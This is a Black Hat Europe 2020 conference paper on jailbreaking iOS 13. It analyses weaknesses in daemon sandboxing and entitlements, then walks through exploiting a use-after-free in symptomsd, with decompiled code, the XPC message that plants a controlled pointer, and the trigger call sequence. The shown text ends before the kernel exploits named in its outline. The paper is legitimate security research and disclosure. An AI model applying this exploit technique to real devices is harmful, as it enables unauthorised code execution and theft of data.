Black Hat Europe 2020
London, United Kingdom

Story of Jailbreaking iOS 13

Author: 08tc3wbb (ccccc3742@protonmail.com)

Revision by Zuk Avaraham, Raz Mashat

Outlines
- Review iOS Sandbox weaknesses
- Exploit Userland vulnerability CVE-????-???? (iOS 12.0 - iOS 14.1)
- Looking for similar bugs
- Attack AVEVideoEncoder component
- Exploit Kernel vulnerability CVE-2019-8795 (iOS 12.0 - iOS 13.1.3)
- Exploit Kernel vulnerability CVE-2020-9907 (iOS 13.2 - iOS 13.5.1)
- Exploit Kernel vulnerability CVE-????-???? (iOS 13.6 - iOS 13.7)

iOS security consists of many layers, and hackers can find vulnerabilities in different layers to gain different levels of access, and it's also possible to link multiple vulnerabilities together to form an exploit chain.

The unique aspect of this paper is to analyze the threat from userland vulnerabilities, and then use its advantages to attack the neglected kernel weaknesses, thereby completing the privilege escalation from the user to the kernel.

It may not sound as cool as attacking the kernel directly. Still, it has been proven to be a practical method for jailbreaking. Also, such exploits are eligible for various bounty programs and are well hidden, which reduces the chance of bug collision. These are important factors that an independent researcher needs to consider before deciding to enter the field full-time.

A general term "Sandbox" refers to similar security mechanisms for separating running programs by controlling the power and resources that a process may use. It's customizable and evolvable. Thus it lets Apple neutralize many kinds of vulnerabilities in a very short period of time, with almost no overhead added. It's one of the revolutionary improvements in the computer security domain.

On iOS, the restrictions placed on an executable file mainly depends on 4 sources:
  1. How does it pass code signing verification ? Via TrustCache? Signed by Apple or Third-party developers?
  2. The entitlements that are embedded in the code signature.
  3. The path of execution.
  4. Unix UID.

All third-party applications on iOS are automatically placed in a containerized environment due to the path they execute. They have limited access to all kinds of resources such as files, services, kernel APIs, fork/exec. Usually, refer to this as the "Default Application Sandbox".

For executable files outside the container, which supposedly all are system files. Apple has set the file system partition where these files are located as read-only and selectively give each independent executable file entitlements that are limiting its access. There are over 300 preinstalled system execution files on iOS, the number doesn't include dependencies such as dynamic libraries and plugins, and they can be divided into 3 categories according to the essential of the functionality:

Category I
The daemons and the *helper programs. Handle significant background tasks; Act as a bridge to communicate between users and the kernel to separate privileges.

Category II
Preinstalled Command line tools.


Category III
System applications.

We focus on **category I** as many of them have provided XPC interfaces (Userland Mach Services) for client access. and where there is data interaction with clients, there is a possibility for finding vulnerability that lets us execute code in that system process context. Therefore, gain access to more files/services/privileges that are normally not accessible in the Default Application Sandbox.

Given that most daemons have relatively loose restrictions, listed below are the privileges we are more interested in, a daemon could have all of them or none, depends on the entitlements it has:
  1) Access to the entire file system without sandbox restriction.
  2) Capable to execute other Mach-O files via syscall.
  3) Access to other userland system services without sandbox restriction.
  4) Access to kernel interfaces (Specifically IOKit Drivers) without sandbox restriction.

It is worth noting that the attacker can perform limited malicious operations without compromising the kernel, as for the privileges listed above:
    -> 1) Could steal unencrypted information stored on the device or tamper them.
    -> 2) Could trigger vulnerabilities that exist in the launching process; Possible use for persistence exploit.
    -> 3)4) Use private APIs to perform unauthorized operations or use as a trampoline to attack another vulnerable service; Attack kernel to further elevate privilege.

Since the desired restrictions can be added freely, the Sandboxing is undoubtedly a very powerful mitigation measure. In fact, most vulnerabilities can be made totally harmless by strengthening the sandbox restrictions, However, iOS in reality, still has a number of system processes that lack necessary restrictions in place.
The following is an abstract diagram of using daemons as a trampoline to reach kernel:





(A): Have free access to both kernel APIs and userland MachServices.
(B): Anything that can freely access the kernel APIs.
(C): Have restricted access to kernel APIs, but no restrictions on accessing other userland MachServices.
(D): Same as the (E), but possess special entitlement that may comes handy later.
(E): Have restricted access to both kernel APIs and userland MachServices.
(F): Very limited kernel APIs that can be accessed directly from the default application sandbox.
(G): Very limited kernel APIs that can be accessed directly from the WebKit.

User application refers to any third-party apps other than preinstalled apps, including Apps from the App Store or installed through personal or corporate developer certificates.

Whereas Webkit here refers to the process that is part of the WebKit framework. It renders JavaScript code when the user browses a web page. This is critical because this is where the RCE attack occurs, thus Webkit is subject to very stringent sandbox restrictions.

Next, we will show some statistical data from iOS 12 to iOS 14, which intuitively reflects the continuous strengthening of the Sandbox.





These numbers are incredibly large, it's saying that if a person can find code execution vulnerabilities in the exposed 90 MachServices on iOS 13, he can break the default application sandbox then attack the neglected interface of the kernel. Besides, on iOS 13, 54 out of 55 those exposed daemons are **NOT** blocked from reading/writing other application's data or executing system binaries.

There are a variety of seemly sandbox-related entitlements been used to restrict daemons, but the lack of corresponding documentation and precautions, which might have been the reason for inconsistency in use:

a) ***com.apple.security.app-sandbox***
b) ***com.apple.security.system-container***
c) ***com.apple.security.exception.iokit-user-client-class***
d) ***com.apple.security.temporary-exception.iokit-user-client-class***
e) ***com.apple.security.exception.mach-lookup.global-name***
f) ***com.apple.security.temporary-exception.mach-lookup.global***
g) ***com.apple.private.security.container-required***
h) ***seatbelt-profiles***
i) Invocation of ***libsystem_sandbox.dylib`_sandbox_init***

Among all these options, only g)h)i) have effect on kernel APIs/userland MachServices access restrictions. The rest of them are weaker than one may think.

a): blocks access to other app's data in the file system, but it will not interfere with access to the kernel and other userland MachServices.

b): is almost as if it's not there.


c)d)e)f): been used widely. However, they only work when co-existing with g)h)i). Otherwise, it's as if it's not there. Ironically, you can see a lot of misuse cases like the following.

The entitlements of /usr/libexec/thermalmonitord on iOS 13.7:


```
<dict>
        <key>com.apple.CommCenter.fine-grained</key>
        <array>
                <string>spi</string>
        </array>
        <key>com.apple.coreduetd.allow</key>
        <true/>
        <key>com.apple.coreduetd.context</key>
        <true/>
        <key>com.apple.private.aets.user-access</key>
        <true/>
        <key>com.apple.private.hid.client.event-monitor</key>
        <true/>
        <key>com.apple.private.smcsensor.user-access</key>
        <true/>
        <key>com.apple.security.exception.mach-lookup.global-name</key>
        <array>
                <string>com.apple.coreduetd.context</string>
        </array>
        <key>com.apple.systemapp.allowsShutdown</key>
        <true/>
        <key>com.apple.wifi.manager-access</key>
        <true/>
</dict>
```

I believe what Apple wants is to restrict its access only to a userland MachService called com.apple.coreduetd.context. But in fact, this daemon has no sandbox at all and it is free to access all userland MachServices. It's misleading to have that entitlement.

iOS 14 introduced a new entitlement com.apple.security.iokit-user-client-class that does the desired function. That is to limit access to only the iokit classes contained in the entitlement. Because of it, the sandbox on iOS 14 has been greatly improved even with increased number of MachServices.



Nevertheless, we cannot say that it is 100% secured yet. The following diagram shows possible routes to get unsandboxed access on iOS 14.




Building this bridge requires finding 1 bug in 41 MachServices.


Then gaining unsandboxed access requires finding 1 bug in 255 MachServices.

It is always possible to link even more bugs together. There are total of 224+1 Mach Services accessible from the default app sandbox afterall.

With that in mind, in an ideal sandbox environment, we should see something like this:



However, it's safe to say iOS 14 has improved security. For comparison, the following diagram shows common Sandbox-Escape scenarios in prior to iOS 14.



The Userland vulnerability for Sandbox-Escape CVE-????-???? (At least iOS 12.0 - iOS 14.1)

This section talks about how this vulnerability was found, how to exploit it, and searching for a similar weakness pattern in other daemons.

On iOS 13, from the insecure target list of 55 daemons/90 MachServices, I have applied other conditions to the target filter for a better result:

1. **Not running as a root user.** For iOS Sandbox-Escape, root is quite worthless but attracts others to audit its code.
2. **Not using NSXPC.** Using NSXPC implies a fair amount of code was Objective-C if not all of it. Not using NSXPC doesn't mean there is no Objective-C code, but gives us hint that more or less C code is mixed. It's tough to find an exploitable issue in Objective-C code alone.
3. **Not written by Swift.** It's even tougher to find an exploitable issue in Swift code.

Only three daemons remain after this level of filtering:

```
/System/Library/CoreServices/StarBoard.app/StarBoard
  1. com.apple.StarBoard.presentationAssertion

/System/Library/Frameworks/CFNetwork.framework/AuthBrokerAgent
  2. com.apple.cfnetwork.AuthBrokerAgent

/usr/libexec/symptomsd
  3. com.apple.symptoms.symptomsd.managed_events
  4. com.apple.usymptomsd
```

Both AuthBrokerAgent and symptomsd were also used on macOS before 10.15, which greatly ease our workload to reverse-engineer their binary files and associated frameworks with unparalleled debugging capability.

The vulnerability is located at a private framework **SymptomEvaluator.framework**, used by **symptomsd.**

```
-[SimpleRuleEvaluator evaluateSignatureForEvent:](SimpleRuleEvaluator *self, SEL sel, id arg_event)
{
    ...
    v18 = (DecisionDetails *)-[DecisionDetails initWithReason:code:evaluations:](
                                v17,
                                "initWithReason:code:evaluations:",
                                self->_stringToLog,
                                self->_awd_code,
                                0);
    v19 = self->_additionalInfoGenerator;
    v20 = v35;
    if ( v19 )
    {
      v21 = objc_msgSend(v19, "performSelector:withObject:", self->_additionalInfoSelector, arg_event);
      v22 = objc_retainAutoreleasedReturnValue(v21);
      v23 = v22;
      if ( v22 )
        -[DecisionDetails setAdditionalInfo:](v18, "setAdditionalInfo:", v22);
      objc_release(v23);
    }
    ...
}
```

The instance variable **self->_additionalInfoSelector** here is supplied by the user input, causing class instance **self->_additionalInfoGenerator** to execute unexpected Objc method such as dealloc -- It ignores retain Count and go straight to deallocate the memory occupied by the class instance.

In that case, it's possible to form a Use-After-Free. However, it is not feasible to turn it into an exploit, as the next line of the code, the invocation of "objc_retainAutoreleasedReturnValue" will inevitably crash the process because there was no time for the attacker to spray data over the memory that just released.

symptomsd has used thread-safe queue in its xpc message receiver. The attacker must wait until the thread returns before sending xpc messages for memory spray. So it was not just had no time but virtually impossible to do so before the crash occurs. We have to looking for other way to exploit it.

Let us take look at how **self->_additionalInfoGenerator** and **self->_additionalInfoSelector** been given value.

```
-[SimpleRuleEvaluator configureInstance:](SimpleRuleEvaluator *self, SEL sel, id input_dic)
{
  ...
  v28 = objc_msgSend(input_dic, "objectForKey:", CFSTR("ADDITIONAL_INFO_GENERATOR"));
  v28 = objc_retainAutoreleasedReturnValue(v28);
  if ( v28 )
  {
    v30 = objc_msgSend(
            &OBJC_CLASS___ConfigurationHandler,
            "classRepresentativeForName:",
            v28);
    v30 = objc_retainAutoreleasedReturnValue(v30);
    v32 = self->_additionalInfoGenerator;
    self->_additionalInfoGenerator = (AdditionalInfoProtocol *)v30;
    objc_release(v32);
    if ( self->_additionalInfoGenerator )
    {
      v33 = objc_msgSend(input_dic, "objectForKey:", CFSTR("ADDITIONAL_INFO_SELECTOR"));
      v33 = objc_retainAutoreleasedReturnValue(v33);
      if ( !v33 )
      {
        v33 = CFSTR("generateAdditionalInfo:");
        objc_retain(CFSTR("generateAdditionalInfo:"));
      }
      self->_additionalInfoSelector = NSSelectorFromString(v33);
      objc_release(v33);
    }
  }
  ...
}
```

The code pass a user-controlled string to a class method **+[ConfigurationHandler classRepresentativeForName:]**, and its returned value is given to the **self->_additionalInfoGenerator.**

We quickly found a dictionary containing the relationship between the name and the class it represents:

```
(__NSDictionaryM *) $0 = 0x00007fa0d69002e0 124 key/value pairs
(lldb) po 0x00007fa0d69002e0
{
    ARPCounts = "name ARPCounts conditionType PREV_SYMPTOM PrevSymptom com.apple.symptoms.kevent.arp-failure
MaxAge 8 MinCount 3 Class <n/a> StrId (null) StrLen0 Flags 0x0\n";
    AnalyticsLaunchpad = "<AnalyticsLaunchpad: 0x7fa0d6b1f590>";
    AppTracker = "AppTracker at 0x7fa0d6905670 user (null)  flows: self 0  others 0 prevs 0  avg duration
0.000000 rx 0 tx 0 everset 0x0 policy (null)";
    ArbitratorExpertSystemHandler = "<ArbitratorExpertSystemHandler: 0x7fa0d690b320>";
    BackgroundNetworkingTriggerHandler = "BackgroundNetworkingTriggerHandler at 0x7fa0d69057f0";
    CellFallbackHandler = "<CellFallbackHandler: 0x7fa0d4f12fd0>";
    CertificateErrorHandler = "banned {\n}   current (\n)";
    CertificateErrors = "name CertificateErrors conditionType ADDITIONAL_HANDLER PrevSymptom (null)  MaxAge
0 MinCount 3 Class banned {\n}   current (\n) StrId (null) StrLen0 Flags 0x0\n";
    DataStallHandler = "current: {\n}";
    ExcessRedirects = "name ExcessRedirects conditionType ADDITIONAL_HANDLER PrevSymptom (null)  MaxAge 0
MinCount 5 Class RedirectHandler at 0x7fa0d6b21630, maxAge 60.000000 numDests 0 ignored 0 negatives 0 dests
{\n} origins {\n} pids {\n} StrId (null) StrLen0 Flags 0x0\n";
    FeedbackHandler = "<FeedbackHandler: 0x7fa0d6b21210>";
    FilterHandler = "FilterHandler 0x7fa0d6905280";
    GateOpen = "name GateOpen conditionType PREV_SYMPTOM PrevSymptom
com.apple.symptoms.discretionary.tasks.suspended  MaxAge 2147483647 MinCount 1 Class <n/a> StrId (null)
StrLen0 Flags 0x0\n";
....
```

Several properties of the class **SimpleRuleCondition** that has a representative name **CertificateErrors** caught my attention: **"ADDITIONAL_HANDLER"**, **"MaxAge"**, **"MinCount"**.

With name connection to some objc methods, they appear to be controlled by user input data:

-[SimpleRuleCondition setAdditionalHandler:]
-[SimpleRuleCondition setAdditionalSelector:]
-[SimpleRuleCondition setConditionMaxAge:]
-[SimpleRuleCondition conditionMaxAge]
-[SimpleRuleCondition setConditionMinCount:]
-[SimpleRuleCondition conditionMinCount]

```
-[SimpleRuleCondition configureInstance:](SimpleRuleCondition *self, SEL sel, id input_dic)
{
  ...
  v6 = objc_msgSend(input_dic, "objectForKey:", CFSTR("REQUIRED_MINIMUM_COUNT"));
  v6 = objc_retainAutoreleasedReturnValue(v6);
  if ( v6 )
    self->_conditionMinCount = (signed __int64)objc_msgSend(v6, "integerValue");
  ...
}
```

With more digging and reverse engineering work. I wrote the following code that allows us to set **conditionMinCount** from the client process via XPC: **5637210112** is the decimal form of **0x150010000.** It's a memory address found by enormous test that will highly likely be covered by our sprayed data regardless of ASLR slide.

```
xpc_object_t msg = xpc_dictionary_create(NULL, NULL, 0);
xpc_dictionary_set_uint64(msg, "type", 2);
xpc_object_t config_arr = xpc_array_create(NULL, 0);
xpc_dictionary_set_value(msg, "config", config_arr);
xpc_object_t each_config = xpc_dictionary_create(NULL, NULL, 0);
xpc_array_append_value(config_arr, each_config);
xpc_dictionary_set_string(each_config, "GENERIC_CONFIG_TARGET", "CertificateErrors");
xpc_dictionary_set_string(each_config, "REQUIRED_MINIMUM_COUNT", "5637210112");
```

Now back to -[SimpleRuleEvaluator evaluateSignatureForEvent:], if we set self->_additionalInfoGenerator as an instance of class SimpleRuleCondition, and self->_additionalInfoSelector as conditionMinCount. Things are getting interesting here.

```
-[SimpleRuleEvaluator evaluateSignatureForEvent:](SimpleRuleEvaluator *self, SEL sel, id arg_event)
{
    ...
    v18 = (DecisionDetails *)-[DecisionDetails initWithReason:code:evaluations:](
                                v17,
                                "initWithReason:code:evaluations:",
                                self->_stringToLog,
                                self->_awd_code,
                                0);
    v19 = self->_additionalInfoGenerator;
    v20 = v35;
    if ( v19 )
    {
      v21 = objc_msgSend(v19, "performSelector:withObject:", self->_additionalInfoSelector, arg_event);
      v22 = objc_retainAutoreleasedReturnValue(v21); // v21 is under our complete control
      v23 = v22;
      if ( v22 )
        -[DecisionDetails setAdditionalInfo:](v18, "setAdditionalInfo:", v22);
      objc_release(v23);
    }
    ...
}
```

With fully controlling over v21 value/pointer and the memory it points to, we can now avoid crash that is supposed to happen in the Use-After-Free situation.And v21 will get pass to -[DecisionDetails setAdditionalInfo:], setting an instance variable of the class DecisionDetails, and gets released during the deallocation of DecisionDetails instance.

```
void -[DecisionDetails .cxx_destruct](DecisionDetails *self, SEL sel)
{
  objc_storeStrong(&self->_additionalInfo, 0LL); // The use of objc_storeStrong here is equal to calling
objc_release(self->_additionalInfo)
  objc_storeStrong(&self->_evaluations, 0LL);
  objc_storeStrong(&self->_timestamp, 0LL);
}
```

Now the goal is very clear, we need to manage to release that **DecisionDetails** instance, and that will straight leads to arbitrary code execution. It's same as calling objc_release() with a pointer under our control, and it's a common scenarios in different userland exploit, the same payload code can be reused at this point to achieve code execution.

DecisionDetails instance is bound to a **ManagedEvent** instance, through the same xpc service **com.apple.symptoms.symptomsd.managed_events** allows the attacker to create multiple ManagedEvent instances.
DecisionDetails instance gets release when belonged **ManagedEvent** instance releases, and that happens inside the following function:

```
-[ManagedEventHandler didReceiveSyndrome:]:
{
  ...
  objc_msgSend((void *)self->_managedEvents, "addObject:", v7);
  if ( (unsigned __int64)objc_msgSend((void *)self->_managedEvents, "count") >= 6 ){
    ...
    objc_msgSend((void *)self->_managedEvents, "removeObjectAtIndex:", 0LL);
    ...
  }
  ...
}
```

self->_managedEvents is an array, contains all the **ManagedEvent** instances, and the first **ManagedEvent** instance been added to the array gets released when array count reaches 6.

You can find these function calls in my exploit code, each call sends a message:

```
symptomsd_vuln_prepare1();
symptomsd_vuln_prepare2(1);
symptomsd_vuln_trigger(1);
symptomsd_vuln_prepare2(0);
symptomsd_vuln_trigger(0);
symptomsd_vuln_trigger(0);
symptomsd_vuln_trigger(0);
symptomsd_vuln_trigger(0);
symptomsd_vuln_trigger(2); // <== 6
```

